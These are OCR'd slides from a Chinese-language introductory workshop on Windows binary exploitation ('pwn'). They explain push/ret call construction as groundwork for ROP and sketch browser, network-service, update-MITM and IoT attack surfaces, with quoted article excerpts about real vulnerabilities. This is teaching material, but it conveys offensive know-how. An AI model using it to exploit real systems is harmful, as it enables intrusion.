PWN BASIC

TDOHxNTUST 資訊安全基礎技術工作坊

By. aaaddress1

ABOUT ME

- 馬聖豪 (aaaddress1)
- 義守大學資訊工程二年級
- Reverse Engineering Skills
  - Windows / Mac OS /Android
- TDoHacker Core Member
- HITCON 2015 CMT:
  - AIDS
  - x86靜態手花詐欺術
- Wooyun WhiteHat: x86手花詐欺
- 逢甲2015行動計算研討會: AIDS
- 成功大學2015行動APP競賽

ABOUT ME

- Hack BOT
  - CrackShield / MapleHack
  - Tower Of Savior
  - FaceBook: Adr's FB
  - Isu Hack
  - 競時通防爆PING
- CSharp,VB,C/CPlus, x86,Python,Smali,Swift

這是一個小尷尬的時間，
我有兩個小時可以授課
(然後下次1hr)

所以我決定帶來一些好玩的

Windows上Buffer Overflow玩法

同時可以給各位打個基礎

可以延續胖神—Tasi的Linux Pwn

另外，

這堂課可能會有點硬

我就當各位

熟悉x86,IDA還有Debugger的使用了，

簡報課後會發給各位，

之後回家自己玩不出來可以在臉書敲我

還記得你們填寫參加課程的題目第三題嗎？

A(1,2,3)

C()

如何只以push與ret實作嗎？

首先，

A(1,2,3) =

push 3

push 2

push 1

call *A

首先，

A(1,2,3) =

push 3

push 2

push 1

push retn_addr

jump *A

首先，

A(1,2,3) =

push 3

push 2

push 1

push retn_addr

push *A

ret

首先，

A(1,2,3) # C() =

push 3

push 2

push 1

push *C

push *A

ret

如果你要ROP Chain需要這個觀念XD

```
push 3
push 2
push 1
push *C
push *A
ret
```

PWN, What?

PWN = MAGIC!

$$\mathrm{PWN} = \mathrm{P} \,\&\, \mathrm{OWN}$$

PWN = P & OWN

P = Penetration 入侵

PWN = P & OWN

Own = 擁有

PWN

POWN

PWN 2 OWN

至於PWN單詞

怎麼翻譯中文嘛...

::: ◎輸入「pwn」查詢字詞，找到0則相關資料。（正文資料0則，附錄資料0則）

正文 附錄

輸入「pwn」，找到〇則相關資料。

至於PWN單詞

怎麼翻譯中文嘛...

至於PWN單詞

怎麼翻譯中文嘛...

胖？

PWN = 未經擁有者同意下
獲取或者拿下特定/部分權限


PWN = 未經擁有者同意下

獲取或者拿下特定/部分權限

大概吧。（喂

PWN =

INPUT TO SCRIPT



PWN, When?

Today you're on the NET


USER

BROWSER

GET

惡意網站頁面

RESPONSE




RESPONSE

BROWSER

Html,JS,VBScript(IE)…etc

OUTPUT RESULT



RESPONSE

BROWSER

Html,JS,VBScript(IE)…etc


BOF, Heap overflow, SEH …blabla

OUTPUT RESULT

IE远程代码执行漏洞（CVE-2014-6332）利用测试方法

dalin 2014-11-17 +6 共105562人围观，发现30个不明物体 漏洞 系统安全

Win95+IE3 – Win10+IE11全版本执行漏洞




GOOGLE赶在PWN2OWN之前修复了四个高危漏洞

2014/03/13 16:13 | News | 业界资讯 | 才 1 条评论 | 阅读: 7,704

阅读全文 »



Socket/HTTP
個人電腦
某些服務
遠程主機


個人電腦
某些服務
Socket/HTTP
RESPONSE&解析
遠程主機



BOF, Heap overflow, SEH ...blabla

MITM感染 or 該port本身支持他人INPUT



BOF, Heap overflow, SEH ...blabla

Windows更新+中间人=远程命令执行

2015/11/26 15:57 | 小飞 | 技术分享 | 3 条评论了已经 | 阅读: 5,703

0x00 Windows Server Update Services

WSUS是Windows Server Update Services的简称。利用这个windows服务,管理员只需要保证局域网中的一台主机能够连接到MicroSoftUpdate服务器，就能实现内网中所所有主机快速地进行windows更新。


简而言之，内网中的WSUS服务器就是windows官方更新服务器的代理。WSUS服务器通过互联网取得官方的windows update，并且缓存到本地。管理员只需要在wsus上选择哪些补丁需要更新，就能通过**HTTP**/HTTPS协议快速地将各种ms-2015-***|||*部署到内网中的其他服务器中去，这样即使是由于种种原因不能暴露在英特网中的内网主机（比如oracle数据库服务器）也能通过WSUS及时下载补丁，大大增加了内网的安全性，实现了细粒化管理。所以很多中大型网络都会部署wsus服务器来实现内网安全加固。

由于wsus是基于c/s模式的，所以server和client我们都需要进行配置。 client机器上在注册表中存储了wsus服务器的地址

阅读全文 »


IOT
Socket/HTTP/藍芽
遠程主機


Socket/HTTP/藍芽
IOT
遠程主機
RESPONSE&解析


Socket/HTTP/藍芽
IOT
遠程主機
RESPONSE&解析
BOF

Pwn掉智能手表的正确姿势

2015/12/07 10:19 | 武汉大学信息安全协会 | 漏洞分析 | 3 条评论了已经 | 阅读: 4,095

原文链接：http://grangeia.io/2015/11/09/hacking-tomtom-runner-pt1/ part1 part2 part3

> 虽然专业化是很多领域的关键所在，但是我个人认为在信息安全这一领域，过于专业会导致视野狭隘、观点片面。现在我就想让自己尝试那些我不是很喜欢的领域，而这篇文章就是在阐述一个我讨厌了很久的东西：嵌入式硬件逆向工程。

0x00 动机

现在的物联网设备有很多吸引人的地方：

- **简单的处理器架构：**通常嵌入式固件的硬件和软件，相比一般的通用计算机、操作系统复杂的智能手机/平板电脑，要更简单。
- **更少的攻击解救措施：**这类的设备通常都缺乏内存保护，比如ASLR,DEP, 堆栈检测等等。
- **ARM处理器架构：**虽然我有一些x86/x64的逆向经验，但是再次着手，我发现了解ARM也许比了解Intel处理器更重要，因为安卓、IOS、智能手机和平板电脑都是使用的这样的架构。

今年有个很明显的流行词，物联网。撇去流行不说，我认为我们确实已经到了任何电子设备都会生成数据并分享给全世界的地步。

阅读全文 »

黑进女神家的豆浆机

纳尼？连豆浆机都不放过？

做出如此凶残事情的，是360团队的美女黄源，想得到此美女联系方式的人请自行去黑360安全实验室。祝你好运。

2. 小爱爱智能跳蛋（这个真不是我的，某个小伙伴借给我研究的）

这个产品感觉逻辑也简单，就是网络远程发送震动指令到手机，手机在通过BLE链接设备进行你懂、我懂、他也懂的事情，羞～

